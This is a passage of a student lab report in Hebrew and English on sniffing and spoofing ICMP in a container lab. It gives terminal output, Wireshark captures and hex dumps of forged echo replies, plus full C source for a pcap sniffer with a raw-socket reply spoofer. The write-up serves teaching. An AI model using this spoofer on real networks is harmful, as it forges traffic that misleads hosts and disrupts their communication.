0000  02 42 0a 09 00 06 02 42  0a 09 00 05 08 00 45 00   ·B·····B ......E·
0010  00 54 03 cd 40 00 40 01  22 c0 0a 09 00 05 0a 09   ·T··@·@· "·......
0020  00 06 08 00 c7 99 00 0b  00 01 dc e4 ca 63 00 00   ........ ·····c··
0030  00 00 c6 3e 04 00 00 00  00 00 10 11 12 13 14 15   ···>···· ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

ניתן לראות כי על כל פקטת request יש שתי פקטות replay עם אותו מספר סידורי ומאותו מקור

Second run – send a ping from Host A to a WAN .IP (e.g., google DNS – 8.8.8.8)

Terminal:

ניתן לראות את השליחת לשרת גוגל ואת הכפילויות שוב

```
root@7428b19be1f9:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=9.96 ms
8 bytes from 8.8.8.8: icmp_seq=1 ttl=64 (truncated)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=16.2 ms
8 bytes from 8.8.8.8: icmp_seq=2 ttl=64 (truncated)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=7.53 ms
8 bytes from 8.8.8.8: icmp_seq=3 ttl=64 (truncated)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=7.28 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, +3 duplicates, 0% packet loss, time 3027ms
rtt min/avg/max/mdev = 7.284/5.852/16.194/5.749 ms
```

ושוב את הלפני ואחרי:

```
root@matan-VirtualBox:/volumes# ./itamar
Original request
Source: 10.9.0.5
Dest: 8.8.8.8
SPOOFED PACKET!
Fake repley
Source: 8.8.8.8
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 8.8.8.8
SPOOFED PACKET!
Fake repley
Source: 8.8.8.8
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 8.8.8.8
SPOOFED PACKET!
Fake repley
Source: 8.8.8.8
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 8.8.8.8
SPOOFED PACKET!
Fake repley
Source: 8.8.8.8
Dest: 10.9.0.5
```

:wireshark

המחשב מקבל שתי פקטות replay במקום אחת ובכך הוא מתבלבל:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x000d, seq=1/256, ttl=64 (reply in 2)
2	0.009854326	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000d, seq=1/256, ttl=114 (request in 1)
3	0.524972328	8.8.8.8	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000d, seq=1/256, ttl=64
4	0.999960642	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x000d, seq=2/512, ttl=64 (reply in 5)
5	1.016104014	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000d, seq=2/512, ttl=114 (request in 4)
6	1.546748554	8.8.8.8	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000d, seq=2/512, ttl=64
7	2.024813916	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x000d, seq=3/768, ttl=64 (reply in 8)
8	2.032293449	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000d, seq=3/768, ttl=114 (request in 7)
9	2.570573059	8.8.8.8	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000d, seq=3/768, ttl=64
10	3.027375605	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x000d, seq=4/1024, ttl=64 (reply in 11)
11	3.034609955	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000d, seq=4/1024, ttl=114 (request in 10)
12	3.601352359	8.8.8.8	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000d, seq=4/1024, ttl=64

```
› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-0c101745eb14, id 0
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:8b:32:41:f4 (02:42:8b:32:41:f4)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 8.8.8.8
› Internet Control Message Protocol
```

```
0000  02 42 8b 32 41 f4 02 42  0a 09 00 05 08 00 45 00   ·B·2A··B ......E·
0010  00 54 54 b7 40 00 40 01  cb d4 0a 09 00 05 08 08   ·TT·@·@· ........
0020  08 08 08 00 43 0e 00 0d  00 01 c6 e6 ca 63 00 00   ····C··· ·····c··
0030  00 00 5b c6 09 00 00 00  00 00 10 11 12 13 14 15   ··[····· ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

.Third run – send a ping from Host A to a fake IP

:Terminal

בגלל שהשרת לא קיים אז לא קיבלנו פקטות replay חזרה.

```
root@7428b19be1f9:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4015ms
```

אבל אנחנו יצרנו פקטות replay מזוייפות,

אז מה שיקרה ונראה בעמוד הבא,

זה שהמחשב כן יקבל פקטת replay.

```
root@matan-VirtualBox:/volumes# ./itamar
Original request
Source: 10.9.0.5
Dest: 1.2.3.4
SPOOFED PACKET!
Fake repley
Source: 1.2.3.4
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 1.2.3.4
SPOOFED PACKET!
Fake repley
Source: 1.2.3.4
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 1.2.3.4
SPOOFED PACKET!
Fake repley
Source: 1.2.3.4
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 1.2.3.4
SPOOFED PACKET!
Fake repley
Source: 1.2.3.4
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 1.2.3.4
SPOOFED PACKET!
Fake repley
Source: 1.2.3.4
Dest: 10.9.0.5
```

:Wireshark

ניתן לראות כי למרות שראינו בטרמינל שהמחשב לא הצליח לתקשר עם השרת 1.2.3.4 כי הוא אינו קיים, עדיין הוא קיבל פקטת replay כמובן שהיא מזוייפת.

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x000e, seq=1/256, ttl=64 (no response found!)
2	0.281440240	1.2.3.4	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000e, seq=1/256, ttl=64
3	1.002748683	10.9.0.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x000e, seq=2/512, ttl=64 (no response found!)
4	1.300973317	1.2.3.4	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000e, seq=2/512, ttl=64
5	2.005126825	10.9.0.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x000e, seq=3/768, ttl=64 (no response found!)
6	2.326539492	1.2.3.4	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000e, seq=3/768, ttl=64
7	3.013733246	10.9.0.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x000e, seq=4/1024, ttl=64 (no response found!)
8	3.346508295	1.2.3.4	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000e, seq=4/1024, ttl=64
9	4.015035624	10.9.0.5	1.2.3.4	ICMP	98	Echo (ping) request id=0x000e, seq=5/1280, ttl=64 (no response found!)
10	4.370373836	1.2.3.4	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000e, seq=5/1280, ttl=64

```
> Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-0c101745eb14, id 0
> Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:8b:32:41:f4 (02:42:8b:32:41:f4)
> Internet Protocol Version 4, Src: 10.9.0.5, Dst: 1.2.3.4
> Internet Control Message Protocol
```

```
0000  02 42 8b 32 41 f4 02 42  0a 09 00 05 08 00 45 00   ·B·2A··B ......E·
0010  00 54 30 5d 40 00 40 01  fc 38 0a 09 00 05 01 02   ·T0]@·@· ·8......
0020  03 04 08 00 91 13 00 0e  00 01 6a e7 ca 63 00 00   ........ ··j··c··
0030  00 00 6d bf 05 00 00 00  00 00 10 11 12 13 14 15   ··m····· ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

הערות:

נוכל להוסיף עוד סוגי פקטות על ידי:

הוספת סוג הפקטה לפילטר,

הוספת האדרים בהתאם לתחילת got_packet, והוספת case בהתאם למספר סוג הפקטה לדוגמא : tcp =6, icmp = 1 וכו.

וכך נוכל לבצע הנספות של כל סוגי הפקטות ולשלב בין דברים.

נספח שילוב פרוטוקולים + שילוב sniffer spoofer

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <net/ethernet.h>
#include <pcap.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <unistd.h>

FILE *file;
int count = 0;
struct ethheader
{
u_char ether_dhost[6];
u_char ether_shost[6];
u_short ether_type;
};

struct icmpheader
{
unsigned char type;
unsigned char code;
unsigned short int checksum;
unsigned short int id;
unsigned short int seq;
};

struct ipheader
{
unsigned char ip_ihl : 4;
unsigned char ip_ver : 4;
unsigned char ip_tos;
unsigned short int ip_len;
unsigned short int ip_id;
unsigned short int ip_flag : 3;
unsigned short int ip_offset : 13;
unsigned char ip_ttl;
unsigned char ip_protocol;
unsigned short int ip_checksum;
struct in_addr source_ip;
struct in_addr dest_ip;
```

```
};
struct newStruct
{
uint32_t unixtime;
uint16_t length;
uint16_t reserved : 3, c_flag : 1, s_flag : 1, t_flag : 1, status : 10;
uint16_t cache;
uint16_t padding;
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);

int main(int argc, char *argv[])
{
char errbuf[PCAP_ERRBUF_SIZE];
pcap_t *handle;
char *device = "enp0s3";
char *filter = "icmp or tcp";
struct bpf_program filter_exp;
bpf_u_int32 net;
bpf_u_int32 mask;
count = 0;
file = fopen("209133826_318664190.txt", "w");

handle = pcap_open_live(device, BUFSIZ, 1, 1000, errbuf);
if (handle == NULL)
{
fprintf(stderr, "pcan open live error %s\n", errbuf);
return -1;
}

if (pcap_lookupnet(device, &net, &mask, errbuf) == -1)
{
fprintf(stderr, "Couldn't get netmask for device %s: %s\n", device, errbuf);
net = 0;
mask = 0;
}

if (pcap_compile(handle, &filter_exp, filter, 0, net) == -1)
{
fprintf(stderr, "error compiling: %s\n", errbuf);
return -1;
}

if (pcap_setfilter(handle, &filter_exp) == -1)
{
fprintf(stderr, "error setting filter: %s\n", errbuf);
return -1;
}

pcap_loop(handle, -1, got_packet, NULL);
```

```
fclose(file);
return 0;
}
unsigned short calculate_checksum(unsigned short *paddress, int len)
{
int nleft = len;
int sum = 0;
unsigned short *w = paddress;
unsigned short answer = 0;

while (nleft > 1)
{
sum += *w++;
nleft -= 2;
}

if (nleft == 1)
{
*((unsigned char *)&answer) = *((unsigned char *)w);
sum += answer;
}

// add back carry outs from top 16 bits to low 16 bits
sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
sum += (sum >> 16); // add carry
answer = ~sum; // truncate to 16 bits

return answer;
}
void packet_spoof(struct ipheader *ip_packet,struct icmpheader *icmp_packet)
{
char packet[1500];
memset(packet, 0, 1500);
struct ipheader *ip_new = (struct ipheader *)packet;
struct icmpheader *icmp_new = (struct icmpheader *)(packet + sizeof(struct ipheader));
icmp_new->type = 0;
icmp_new->checksum = 0;
icmp_new->code = icmp_packet->code;
icmp_new->seq = icmp_packet->seq;
icmp_new->id = icmp_packet->id;
icmp_new->checksum = calculate_checksum((unsigned short *)icmp_new, sizeof(struct
icmpheader));
int sourceIP = inet_addr(inet_ntoa(ip_packet->source_ip));
ip_new->source_ip.s_addr = ip_packet->dest_ip.s_addr;
ip_new->dest_ip.s_addr =sourceIP;
ip_new->ip_ver = ip_packet->ip_ver;
ip_new->ip_ihl = ip_packet->ip_ihl ;
ip_new->ip_ttl = ip_packet->ip_ttl;
ip_new->ip_protocol = IPPROTO_ICMP;
ip_new->ip_len = (htons(sizeof(struct ipheader) + sizeof(struct icmpheader)));
ip_new->ip_checksum = 0;
```

```
ip_new->ip_checksum = calculate_checksum((unsigned short *)ip_new, sizeof(struct
ipheader));
struct sockaddr_in dest;
int enable = 1;

// sock creation
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sock == -1)
{
printf("error creating socket\n");
return;
}
setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
dest.sin_family = AF_INET;
dest.sin_addr = ip_new->dest_ip;
if (sendto(sock, ip_new, ntohs(ip_new->ip_len), 0, (struct sockaddr *)&dest, sizeof(dest))
== -1)
printf("error sending\n");
else
printf("SPOOFED PACKET!\n");
printf("Fake repley\n");
printf("Source: %s\n",inet_ntoa(ip_new->source_ip));
printf("Dest: %s\n",inet_ntoa(ip_new->dest_ip));

close(sock);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
struct ethheader *ether_header;
ether_header = (struct ethheader *)packet;
struct ipheader *ip;
ip = (struct ipheader *)(packet + sizeof(struct ethheader));
struct icmpheader *icmp_packet =(struct icmpheader*)(packet + sizeof(struct ethheader)
+ sizeof(struct ipheader));
struct tcphdr *tcpq;
tcpq = (struct tcphdr *)(packet + sizeof(struct ethheader) + sizeof(struct ipheader));
struct newStruct *all;
all = (struct newStruct *)(packet + sizeof(struct ethheader) + sizeof(struct ipheader) +
sizeof(struct tcphdr));
int len_of_naor = sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct tcphdr)
+ sizeof(struct newStruct);
switch (ip->ip_protocol)
{

case 1: // ICMP

if (icmp_packet->type == 8) // if type is request(8)
{
printf("Original request\n");
printf("Source: %s\n",inet_ntoa(ip->source_ip));
```

```
printf("Dest: %s\n",inet_ntoa(ip->dest_ip));

packet_spoof(ip,icmp_packet);
}
break;

case 6: // TCP

count++;
if (file == NULL)
{
printf("Error file\n");
return;
}

fprintf(file, "*********************************************************\n");
fprintf(file, "-------------------------------------------------------\n");
fprintf(file, "-------------------Packet-Header-----------------------\n");
fprintf(file, "Packet Number: %d \n", count);
fprintf(file, "Source ip address: %s \n", inet_ntoa(ip->source_ip));
fprintf(file, "Destination ip address: %s \n", inet_ntoa(ip->dest_ip));
fprintf(file, "Source Port: %u\n", ntohs(tcpq->th_sport));
fprintf(file, "Destination Port: %u\n", ntohs(tcpq->th_dport));
fprintf(file, "Timestamp: %u\n", all->unixtime);
fprintf(file, "Total length: %u \n", all->length);
fprintf(file, "Cache flag: %u\n", all->c_flag);
fprintf(file, "Steps flag: %u\n", all->s_flag);
fprintf(file, "Type_flag: %u\n", all->t_flag);
fprintf(file, "Status code: %u\n", all->status);
fprintf(file, "Cache control: %u\n", all->cache);
fprintf(file, "-----------------------PAYLOAD-------------------------\n");
for (int i = 0; i < len_of_naor; i++)
{
if (!(i & 15))
fprintf(file, "\n%04X: ", i);
fprintf(file, "%02X ", ((unsigned char *)packet)[i]);
}
fprintf(file, "\n");
fprintf(file, "-------------------------------------------------------\n");
fprintf(file, "*********************************************************\n");
fprintf(file, "\n");
fprintf(file, "\n");

break;
}
}
```